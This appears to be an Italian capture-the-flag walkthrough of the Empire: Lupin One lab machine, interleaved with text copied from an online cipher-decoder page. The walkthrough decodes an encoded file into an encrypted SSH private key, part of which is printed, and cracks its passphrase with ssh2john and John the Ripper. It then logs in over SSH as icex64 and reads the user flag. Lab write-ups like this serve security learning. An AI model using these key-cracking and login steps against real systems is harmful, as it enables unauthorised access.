4L4TuEzRZEyWy6v2GGiEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3tnxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW5RrFa5zDgKm2gSRN8gHz3WqS
```

1.6 Decodifica del contenuto di mysecret.txt (Base64)

Il formato Base64 è utilizzato per rappresentare dati binari come stringhe di caratteri ASCII, rendendolo utile per trasmettere dati in un formato leggibile. In questo contesto, il file mysecret.txt conteneva una stringa codificata in Base64, la quale una volta decodificata ha rivelato una chiave privata SSH.



Enter Ciphertext here

```
qJQh3N75YF8KeQzJs77Tpwcdv2Wuvi1L5ZZtppbWymsgZckWnkg5NB9Pp5izVXCiFhobqF2vd2jhg4rcpLZnGdmmEotL7CfRdVwUWpVppH
RZzq7FEQQFxkRL7JzGoL8R8wQG1UyBNKPBbVnc7jGyJqFujvCLt6yMUEYXKQTipmEhx4rXJZK3aKdbucKhGqMYMHnVbtpLrQUaPZHsiNGU
cEd64KW5kZ7svohTC5i4L4TuEzRZEyWy6v2GGiEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3tnxytWNuHWk
PohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW
5RrFa5zDgKm2gSRN8gHz3WqS
```


Note: To get accurate results, your ciphertext should be at least 25 characters long.

Analysis Results

cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxL...

Your ciphertext is likely of this type:


Base64 (click to read more)



Multi Decoder

This tool is designed to solve a wide variety of codes and ciphers (currently **255** supported variations). To use this tool, enter the encrypted text in the box below along with any other relevant data (keywords, alphabets, numbers, etc) and it will attempt to solve it for you. See the FAQ below for more details.

```
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxLoscWUrc4rLcRafiVvxPRpP692Bw5bshu6ZZpixzJWvNZhPEoQoJRx7jUnupsEh
cCgjuXD7BN1TMZGL2nUxcDQwahUC1u6NLSK81Yh9LkND67WD87Ud2JpdUwjMossSeHEbvYjCEYBnKRPpDhSgL7jmTzxmtZxS9wX6DNLmQBsNT936L6VwYdEPKuLeY6wuyYmffQYZEVXhDtK6pokmA3Jo2Q83cVok6x
74M5DA1TdjKvEsVGLvRMkkDpshztiGCaDu4uceLw3iLYvNVZK75k9zK9E2qcdwP7yWugahCn5HyoaooLeBDiCAojj4JUxafQUcmfocvugzn81GAJ8LdxQjosS1tHmriYtwp8pGf4Nfq5FjqmGAdvA2ZPMUAVWVHgke
SVEnooKT8sxGUfZxgnHAfER49nZnz1YgcFkR73rWfP5NwEpsCgeCWYSYh3XeF3dUqBBpf6xMJnS7wmZa9oWZVd8Rxs1zrXawVKSLxardUEfRLh6usnUmMMAnSmTyuvMTnjK2vzTBbd5djvhJKaY2szXFetZdWBsRFh
UwReUk7DkhmCPb2mQNoTSuRpnfUG8CWaD3L2Q9UHepvrs67YGZJWwk54rmT6v1pHHLDR8gBC9ZTfdDtzBaZo8sesPQVbuKA9VEVsgw1xVvRyRZz8JH6DEzqrEneoibQUdJxLVNTMXpYXGi68RA4V1pa5yaj2UQ6xRp
```



Base32: Base32 uses the characters A - Z and 2 - 7 to make a human-readable output. It uses rough 20% less space than Hexadecimal (base16) but uses roughly 20% more space than base64.

Base58 - Bitcoin

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5OyDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmioYv2uLVLi19irfnp/tVoLbKm39ImmV6Jubi6JmpHXewewKiv6z1nNE8mkHMpY5I
```

Base58 - Bitcoin: This is an encoding scheme used for Bitcoin addresses designed to reduce visually identical looking account numbers in some fonts. The alphabet consists of 123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz.

Base58 - Flickr

Risultato: chiave privata SSH.

Fase 2: Accesso tramite SSH

2.1 Creazione del file della chiave privata e modifica dei permessi


Una volta identificata la chiave privata SSH nel file decodificato, è stato necessario salvarla in un file locale e proteggere l'accesso impostando permessi ristretti. Questo garantisce che solo l'utente possa accedere alla chiave.

Comando utilizzato: `sudo chmod 600 ssh_key.txt`

2.2 Crack della passphrase della chiave privata con John the Ripper

Per utilizzare la chiave privata, è stato necessario individuare la passphrase associata. Questo è stato fatto utilizzando John the Ripper, convertendo prima la chiave in un formato leggibile da John e poi effettuando un attacco basato su dizionario.

Comando usato: /usr/bin/ssh2john ssh_key.txt > Hash e sudo john –wordlist=/usr/share/wordlists/fasttrack.txt Hash




```
┌──(kali㉿kali)-[~]
└─$ sudo chmod 600 ssh_key.txt

┌──(kali㉿kali)-[~]
└─$ /usr/bin/ssh2john ssh_key.txt > Hash

┌──(kali㉿kali)-[~]
└─$ sudo john --wordlist=/usr/share/wordlists/fasttrack.txt Hash

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (ssh_key.txt)
1g 0:00:00:05 DONE (2025-01-08 17:43) 0.1773g/s 17.02p/s 17.02c/s 17.02C/s P@55w0rd..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Risultato: Passphrase trovata P@55w0rd!

2.3 Accesso al sistema tramite SSH

Con la chiave privata e la passphrase a disposizione, è stato possibile effettuare l'accesso al sistema come utente icex64.

Comando usato: ssh icex64@192.168.50.159 -i ssh_key.txt




```
┌──(kali㉿kali)-[~]
└─$ ssh icex64@192.168.50.159 -i ssh_key.txt
Enter passphrase for key 'ssh_key.txt':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ whomai
-bash: whomai: command not found
icex64@LupinOne:~$ whoami
icex64
icex64@LupinOne:~$ 
```

2.4 Individuazione della prima flag (user.txt)

Una volta all'interno del sistema come icex64, la prima flag è stata individuata nella directory home dell'utente. Questo rappresenta il primo obiettivo raggiunto nel percorso verso l'escalation dei privilegi.

Comando usato: cat user.txt




```
icex64@LupinOne:~$ ls -all
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 icex64 icex64  115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4  2021 .profile
-rw------- 1 icex64 icex64   12 Oct  4  2021 .python_history
drwx------ 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
icex64@LupinOne:~$ cat user.txt
    ...,    ,...    ..,.   .,,  *&@@@@@@@@@@@&/.   ,,,.   .,..    ...,    ...,
    ,,,.    .,,,    *&@@%%%%%%%%%%%%%%%%%%%%%%%%%%%&@,.   ..,,    ,,,,    ,,,.
..,.    ,..,  (@&#%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&%,.    ..,,    ,...    ..
    .... .@&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@  ....    ....    ,...
      .,#@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@  .,..    ,.,.    ...,
.,,,&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@#@.,    .,.,    .,..    .,
... @%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&@####@*.    ..,,    ....    ,.
   @%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@%########@% .,.,    .,.,    .,.,
..,,@@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@@@@@@@@%########@@,    ..,.    ,..,    ..
.,,,  @@@@@@@@@&%%%%%%%%%%%%%&@@@@@@@@@@@@@@@@@@%%#####@@,    .,,,    ,,.,    .,
    ..@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%###@@ .,..    ...,    ....
...,  .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%#&@.    ...,    ...,    ..
....   #@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%%@.    ....    ....    ..
    .,..,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%#@*.,.,    .,.,    ..@@@@
..,.    .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%#@@    ..,.    ,..*@&&@@.
.,,.    ,.@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%@@    .,,.    .@&&&@( ,,
    ,.,.  .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%@@%&@@@, ,,,@&@@@.,,,
....    ...#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&%%%%&%,@%%%%%%%#@@@@@%..    ..
...,    ...,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&&&@,*,,@%%%%%%@@@&@%%@..    ..
    ,,.,    @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/,***,*,@%%%@@&@@@%%###@ ,,.,
    .,. @@&&&@@,,/@@@@@@@@@@@@@@@@@@@@@@@@#,,,,,,,,,*,,@%%%@&&@@%%%%%##&* ,...
.,,, @@&@@&@&@@%,*,*,*,*,***,*,*,***,*,*,*,*,*,*,**,&@%%&@@@&@%%%%%%%%@/.,    .,
  /@@&&&&&&&&&&&@@*,,,,,,,,,,,,,,,,,,,,,*,,,**,%@&%%%%@&&&@%%%%%%%%%%@(    ,..,
 @&@&@&@&@&@&@&&@@@@@@(,*,*,,**,*,*,,,*#&@@&%%%%%%%%&@@@@@%%%%%%%%%@&..,    .,.,
@@@&&&&&&&&&&&&&&&&&&&@@@&&&@@@@@&&@@&&@&&&%&%%%%%%%@&&&@&%%%%%%%&@,..    ...,    ..
 @&&&@&@&@&@&@&@&@&@&@&@&@&@&&@@@&&&&&&&&%&%%%%&@&&@@%%%#&@%..,    .,.,    .,.,
  @@@@&&&&&&&&&&&&&&&&&&&&&&&&&&@&&&&&&&&&&&&%%&%@&@&@&@@%..    ....    ....    ,..,
.,,, *@@&&&@&@&@&@&@&@&&&&&&&&&&&&&&&&&&&&%&&@@&&@....    ,.,    .,,,    ,,..    .,
    ,,,,    .,%@@@@@@@@@@@@@@@@@%, ...,@@&&@(,,    ,,,.   .,,,    ,,.,    .,,.
    .,.,    .,,,    .,,.    ..,.   ,*@@&&@ ,,,,    ,.,.   .,.,    .,.,    .,.,
...,    ....    ....    ,..    ,..@@@&@#,..    ....    ,..    ...,    ....    ..
